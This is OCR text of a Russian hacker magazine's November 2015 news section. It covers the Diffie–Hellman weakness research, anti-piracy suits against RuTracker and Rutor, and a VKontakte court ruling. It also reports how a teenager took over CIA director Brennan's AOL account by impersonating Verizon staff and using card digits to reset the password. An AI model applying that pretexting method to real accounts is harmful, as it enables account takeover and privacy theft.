

СКАЖИ НЕТ БОЛЬШОМУ БРАТУ!

СКРЫВАЕМ ANDROID-СМАРТФОН ОТ ВСЕВИДЯЩИХ ГЛАЗ КОРПОРАЦИЙ

Cover Story

Обходим антивирусы при помощи Shellter

Поднимаем свой сайт в P2P


Ковыряем русские трояны-вымогатели

Выбираем современный кейлоггер

ноябрь 2015
№ 202

CONTENT

➔



Мария «Mifrill» **Нефедова**
nefedova.maria@gameland.ru

УЧЕНЫЕ РАССКАЗАЛИ, КАК АНБ «СЛУШАЕТ» ЗАШИФРОВАННЫЙ ТРАФИК

Еще в 2013 году Эдвард Сноуден поведал миру о том, что Агентство национальной безопасности (АНБ) способно перехватывать VPN-трафик и взламывать практически любое шифрование (в том числе SSH и HTTPS). Однако Сноуден не объяснил, каким образом АНБ это удается. Годом ранее о той же проблеме писал и Джеймс Бэмфорд (James Bamford), ссылаясь на анонимные источники. Теперь завеса тайны над методами АНБ приоткрыта. Информация экспертов не была преувеличени-

ем: вероятнее всего, АНБ пользуется слабыми местами в протоколе Диффи — Хеллмана.


Протокол Диффи — Хеллмана распространился буквально везде: он повсеместно применяется для реализации HTTPS-, SSH- и VPN-соединений. До недавних пор алгоритм считался более чем надежным. Слабое место, скрытое в протоколе обмена ключами, и обнаружили ученые. Группа сразу из четырнадцати криптографов представила доклад на конференции ACM Conference on Computer and Communications Security. Главными идейными вдохновителями исследования стали профессора Алекс Холдерман (Alex Halderman) и Надя Хенингер (Nadia Heninger) из университетов Мичигана и Пенсильвании.

Ученые приводят простой пример: в обычной ситуации на взлом единственного простого числа в 1024-битном ключе шифрования у АНБ ушло бы не менее года работы, а потратить на это пришлось бы сотни миллионов долларов. Но исследователи выяснили, что алгоритм использует лишь несколько простых чисел, которые к тому же часто повторяются. Так что игра в данном случае стоит свеч.

«Так как простые числа очень часто повторяются, даже расшифровав одно, они [АНБ] уже добились бы феноменального успеха, учитывая количество соединений, которое они смогли бы расшифровать, — пишут исследователи. — Расшифровав одно число, АНБ сможет пассивно дешифровать две трети VPN-соединений и три четверти SSH-соединений в мире. Взломав второе число 1024-битного ключа, они смогут прослушивать 20% соединений на миллионах топовых сайтов, даже через HTTPS. Другими словами, однократная инвестиция в эту область в итоге позволит прослушать триллионы зашифрованных соединений».

Также ученые напоминают, что, согласно документам Сноудена, неофициальный бюджет АНБ составляет 11 миллиардов долларов в год. Агентство определенно могло позволить себе построить суперкомпьютер за несколько сотен миллионов и фактически взломать протокол Диффи — Хеллмана. Это вполне разумная инвестиция. Так, среди миллиона самых популярных HTTPS-доменов в мире, по версии Alexa, 92% используют два одинаковых простых числа в алгоритме Диффи — Хеллмана. Теоретически АНБ может прослушивать их все.

Пока нет никаких прямых улик, указывающих на то, что АНБ осуществило описанный учеными трюк. Однако это первая работоспособная теория, объясняющая, каким образом АНБ может слушать любой зашифрованный трафик в мире. Сами исследователи пишут, что данный случай сопоставим только «с криптоанализом Энигмы во время Второй мировой».



RUTRACKER УГРОЖАЕТ ПОЖИЗНЕННАЯ БЛОКИРОВКА

НФМИ не собирается останавливаться на иске против RuTracker. Леонид Агронов сообщил: «Пиратских музыкальных сайтов довольно много, но лишь 30–40 из них обеспечивают 95% всего нелегального аудиотрафика. И наша первоочередная задача — позаботиться о закрытии сайтов-гигантов, лидеров пиратской индустрии. Остальные пиратские ресурсы будут в следующем эшелоне».

Национальная федерация музыкальной индустрии (НФМИ), в состав которой входят Sony Music, Universal Music, Warner Music, EMI, Gala Records

и Navigator Records, подала иск с требованием о пожизненной блокировке торрент-трекера RuTracker.org. На этот раз представители трекера не смогли договориться с правообладателями, хотя Роскомнадзор сумел организовать переговоры сторон. К сожалению, встреча не увенчалась успехом. «Мы помогали ему [RuTracker] чем могли, но ресурс не смог выполнить условия (или не захотел)», — пишут представители Роскомнадзора на официальной странице в Facebook.

Российские власти заблокируют Рутрекер для всех пользователей Российской Федерации по решению суда, если таковое будет вынесено. Досудебное слушание в Мосгорсуде по делу о вечной блокировке сайта назначено на 27 ноября 2015 года.

Глава НФМИ Леонид Агронов рассказал «Российской газете»: «Нельзя сказать, что администрация ресурса бегала за правообладателями и пыталась договориться. Увы, наоборот. RuTracker заявил, что они готовы удалять нелегальный контент со своего ресурса, но позже передали сообщение, что технически это практически невозможно. Это с их стороны является как минимум лукавством, видимо, они просто тянут время. RuTracker — это бизнес, построенный на исключительно ворованном контенте. И довольно логично выглядит их нежелание прекращать этот очень выгодный бизнес. И тем более каким-то образом удалять контент или следить за тем, чтобы его не было. Боюсь, что RuTracker не пошел навстречу правообладателям и не воспользовался возможностью досудебного урегулирования, поэтому музыкальные компании будут продолжать в суде добиваться его пожизненной блокировки».

Однако даже если спор с НФМИ каким-то чудом будет улажен в досудебном порядке, этим все не кончится. Позже стало известно, что иски о пожизненной блокировке ресурса также подали издательство «Эксмо» и СБА Продакшен (Warner Music Russia).

В сложившейся ситуации администрация RuTracker не хочет брать на себя судьбоносное решение о будущем ресурса. Пользователям предложили решить судьбу трекера коллективно. На RuTracker было открыто голосование, поучаствовать в котором может любой зарегистрированный пользователь. Выбор перед сообществом и руководством ресурса стоит очень простой: не особо разбираясь в ситуации, удалить около 320 тысяч раздач в музыкальных разделах, надеясь, что это удовлетворит требования НФМИ, а также удалять ссылки на раздачи других истцов и, не требуя никакого подтверждения прав, ввести премодерацию на создание раздач и прочие ограничительные меры.

Представители RuTracker также пояснили, что помешало им урегулировать конфликт с НФМИ миром:

«Нам были вручены списки из огромного количества (несколько миллионов) артистов, альбомов и композиций с ультимативным требованием удалить все, что находится в этом списке, и блокировать появление любой из этих ком-

позиций, альбомов или артистов на Рутрекере впредь. В противном случае НФМИ будет настаивать на блокировке Рутрекера на территории РФ через суд.

Мы проанализировали списки и получили следующую информацию: около 22 000 музыкальных альбомов должны быть заблокированы по названию.

Полные или частичные совпадения встречаются в названиях композиций (песен) около 300 000 музыкальных раздач. Очевидно, что не все они попадают под блокировку, поскольку одинаковые названия песен и альбомов могут быть у различных артистов (например, название Greatest Hits встречается у множества исполнителей).

Отсюда следует, что единственным способом удалить приведенные в списке музыкальные альбомы и композиции „по требованию правообладателя“ является проведение глубокого автоматического или ручного анализа существующих на трекере раздач, что может занять несколько месяцев, а возможно, даже и не один год».



«Похоже, автомобильную индустрию ожидают большие перемены. Глядя на современные автомобили, я вижу, что софт станет крайне важной составляющей машин в будущем»

Тим Кук
в ходе WSJD Live



ПОЖИЗНЕННО ЗАБЛОКИРОВАН RUTOR.ORG

Пока RuTracker лишь угрожает пожизненный бан, Мосгорсуд вынес первое в России решение о вечной блокировке. В черные списки навсегда попал трекер Rutor.org и еще десять сайтов (они были названы: bobfilm.net, dream-film.net, kinokubik.com, kinozal.tv, kinobolt.ru, seedoff.net, torrentor.net, tushkan.net, tv.serial-online.net, wood-film.ru). Российское агентство правовой и судебной информации (РАПСИ) сообщает, что иск о блокировке заявило ООО «Базилевс дистрибьюшн». Иск был заявлен к четырнадцати ответчикам, но в итоге суд принял решение заблокировать только одиннадцать сайтов. То есть нескольким, неназванным, ресурсам удалось избежать вечного бана. По данным того же РАПСИ, на судебное заседание не явился никто из представителей истцов или ответчиков, там присутствовал лишь представитель Роскомнадзора.

Поправки в «антипиратский» закон, принятый Госдумой в июне 2013 года, вступили в силу 1 мая 2015 года. Теперь закон касается не только тех, кто нелегально распространяет фильмы, он также был расширен на распространителей музыки, книг и софта.

110 000 000

установок Windows 10

→ Десять недель спустя после релиза операционной системы Windows 10 новая ОС по-прежнему показывает хорошие результаты. Согласно официальным данным, обнародованным в ходе крупной презентации Microsoft, в начале октября 2015 года уже 110 миллионов устройств работают под управлением «десятки». В первый день после релиза Windows 10 компания сообщила о 14 миллионах установок, а через месяц было объявлено уже о 75 миллионах.

$200 000 000

передал сотрудникам компании глава и сооснователь Twitter

→ Джек Дорси официально вернулся на пост руководителя Twitter в начале октября и активно взялся за работу. Для начала он принял сложное, по его собственным словам, решение, уволив 336 человек и тем самым сократив штат компании на 8%. Затем Дорси решил распределить 1% акций компании между оставшимися сотрудниками. Стоимость одного процента акций (из личного запаса Дорси, которому даже после этого широкого жеста принадлежит 2,23% компании) составляет 200 миллионов долларов. Джек Дорси заявил, что таким образом он «инвестирует в сотрудников» и будущее Twitter.



СУД ПОСТАНОВИЛ: «ВКОНТАКТЕ» НЕ ПИРАТЫ!»

Генеральный директор «ВКонтакте» Борис Добродеев прокомментировал, что компания довольна решением суда, подтвердившим необоснованность претензий мейджоров

Арбитражный суд Санкт-Петербурга и Ленинградской области постановил, что социальную сеть «ВКонтакте» нельзя привлечь к ответственности, так как она не нарушает исключительного права владельцев музыкальных треков, давая возможность пользователям закачивать музыку на страницы социальной сети.

Изданию «Ведомости» удалось получить копии двух решений суда по искам мейджоров Universal Music и Warner Music к социальной сети «ВКонтакте». Су-

дебные разбирательства начались весной текущего года. Правообладатели фактически обвинили «ВКонтакте» в пиратстве, потребовали удалить из социальной сети треки девяти исполнителей и запросили компенсацию за нарушение своих прав в размере 36 миллионов рублей. В итоге иск был удовлетворен частично: суд отказал Universal Music и Warner Music в компенсации и удалении контента, зато обязал «ВКонтакте» впредь применять более эффективную систему, предотвращающую загрузку пиратских файлов.

«Ведомости» поясняют, что суд признал социальную сеть информационным посредником, который не несет ответственности за нарушение прав его пользователями. Музыкальные треки закачивают на страницы соцсети пользователи сервиса. Судья сослался на договор Всемирной организации интеллектуальной собственности (ВОИС), который устанавливает, что простое предоставление физических средств, позволяющих сделать сообщение, само по себе не является сообщением. Россия присоединилась к этому договору в 2009 году.

Сама социальная сеть, разумеется, не занимается продажей аудиозаписей и не получает от этого прямой прибыли. Также в большинстве случаев «ВКонтакте» может установить, какой именно пользователь загрузил пиратский контент, и сообщить эту информацию правообладателю. Это означает, что соцсеть является добросовестным информационным посредником.

ШКОЛЬНИК ВЗЛОМАЛ ДИРЕКТОРА ЦРУ

Газета The New York Post, а за ней и издание Wired сообщили о том, что некий школьник сумел взломать AOL-аккаунт директора ЦРУ Джона Бреннана (John Brennan). Хакеру удалось получить доступ к секретным данным, в том числе личной информации сотен сотрудников разведки. Взломщик, который признался, что ему нет и двадцати лет, сообщил журналистам, что он не террорист, не исламист, просто не одобряет политику США в отно-



шении Палестины и хочет, чтобы там перестали гибнуть невинные люди.

В результате взлома хакер получил доступ к личной анкете директора (SF-86 на 47 страницах), которая заполняется для получения доступа к закрытой информации; номерам социального страхования и персональным данным нескольких сотен настоящих и бывших сотрудников разведки, а также к личной переписке главы разведки, в которой, в частности, обсуждаются «активные методы ведения допроса» в отношении террористов.

Хакер рассказал о взломе не только в интервью журналистам, но и через твиттер, где ему принадлежат аккаунты @_CWA_ и @phphax. Аккаунт @_CWA_ уже заблокирован, но перед блокировкой там были опубликованы данные о 2611 сотрудниках разведки, в том числе их телефонные номера, номера социального страхования, email-адреса, иногда даже информация об уровне допуска. Также хакер опубликовал скриншот некоего документа, найденного в почте директора.

Журналисты смогли узнать у взломщика, каким образом он проник в почтовый ящик главы разведки США. Слабым местом, как всегда, оказался человеческий фактор. Хакер признался, что работал не один: ему помогали еще двое неназванных людей. Сначала по телефонному номеру Бреннана они сумели определить, что директор ЦРУ является клиентом компании Verizon. Тогда один из хакеров выдал себя за сотрудника Verizon, позвонил туда и узнал детали об аккаунте директора. «Мы сказали им, что работаем на Verizon, нам нужно перезвонить клиенту, но у нас ЧП, и наши клиентские базы не работают», — рассказал взломщик в интервью Wired.

Предоставив сотрудникам Verizon сфабрикованный Vcode (уникальный номер, который присваивается всем служащим Verizon), хакеры добились своего и узнали номер аккаунта Бреннана, его четырехзначный PIN-код, запасной мобильный номер аккаунта, email-адрес AOL и последние четыре цифры номера банковской карты.

«После этого мы позвонили в AOL и сказали, что у нас аккаунт заблокировался. Они задали нам контрольный вопрос: спросили последние четыре цифры номера банковской карты. Мы знали цифры благодаря Verizon, так что техподдержка сбросила пароль от аккаунта». Также сотрудник поддержки поинтересовался у хакеров именем и телефонным номером, привязанным к аккаунту, но те владели и этой информацией.

После всех манипуляций,12 октября 2015 года хакеры получили доступ к личному AOL-аккаунту директора ЦРУ. В почте обнаружились десятки секретных (и не очень) писем и документов, которые Бреннан, очевидно, пересылал сам себе с рабочего ящика. Хакеры пользовались ящиком три дня, после чего их заметили, и 16 октября AOL-аккаунт был удален. Тогда взломщики, используя VoIP-сервис, позвонили директору ЦРУ на мобильный (!) и лично сообщили ему о взломе. По словам хакеров, разговор вышел коротким: «Он поинтересо-

вался у нас, что нам нужно, сколько денег мы хотим. Я ответил, что просто хочу, чтобы Палестина стала свободной и они перестали убивать невинных людей».

Сам директор Центрального разведывательного управления США, выступая на конференции национальной безопасности в Вашингтоне, выказал крайнее неудовольствие относительно взлома и утечки данных. Глава ЦРУ также раскритиковал работу СМИ.

«Я был в ярости из-за случившегося. И я крайне обеспокоен тем, что люди могут попытаться сделать с этой информацией», — заявил Бреннан на конференции. Глава ЦРУ также осудил действия СМИ в сложившейся ситуации: «В распространенных [прессой] сообщениях был такой подтекст, будто я сам сделал нечто неправильное, недопустимое или не соблюдал требований безопасности, хотя дело было совершенно не в этом. Во всем виновата вездесущая жажда все приукрасить и сделать из мухи слона. Выставить на всеобщее обозрение данную криминальную активность и распространять информацию об этом, по моему мнению, было абсолютно неуместно».B itcoin претендует на звание мировой криптовалюты, так что неудивительно, что его постоянно проверяют на прочность. Если система даст сбой, это будет означать, что цепочка транзакций в нынешнем виде является всего лишь «дорогим научным проектом». Но пока что стресс-тесты, применяемые к сети Bitcoin, выявляют несовершенство архитектуры лишь самих авторов этих тестов.

В июне 2015 года брокерская компания CoinWallet собиралась зафлудить цепочку транзакций в течение ста блоков, передав транзакции общим объемом 200 Мбайт. Стресс-тест не удалось провести в полном объеме: десять серверов BitcoinD должны были отправлять транзакции на 10–20 адресов, по две в секунду, каждая размером примерно по три килобайта, однако не справились с задачей и вышли из строя примерно через шесть часов работы, передав к тому моменту всего 15% запланированных пакетов. Таким образом, первый запланированный стресс-тест для проверки надежности сети Bitcoin прошел без эксцессов: инфраструктура выдержала большое количество транзакций.

До второго стресс-теста, который планировался в начале сентября, дело так и не дошло: по каким-то причинам уже подготовленные двадцать серверов и тысячи адресов Bitcoin с размещенными на них суммами так и не были использованы. Пять адресов были «слиты» на Reddit, остальные, несмотря на обещание, так и не появились в общем доступе. Вероятно, в CoinWallet поняли, что даже такого уровня подготовки недостаточно.

Возможно, именно благодаря таким тестам финансовый мир начинает более уверенно оценивать надежность криптовалюты. Девять крупнейших в мире инвестиционных банков объявили о совместном проекте с нью-йоркской финансово-технологической компанией R3 CEV. Среди подписавших соглашение о партнерстве — банки Goldman Sachs, Barclays, JP Morgan, State Street, UBS, Royal Bank of Scotland, Credit Suisse, BBVA и Commonwealth Bank of Australia. Разумеется, к ним могут присоединиться и другие. Все вместе они

создадут «фреймворк для использования технологии цепочки блоков на финансовых рынках», сказано в пресс-релизе R3 CEV.

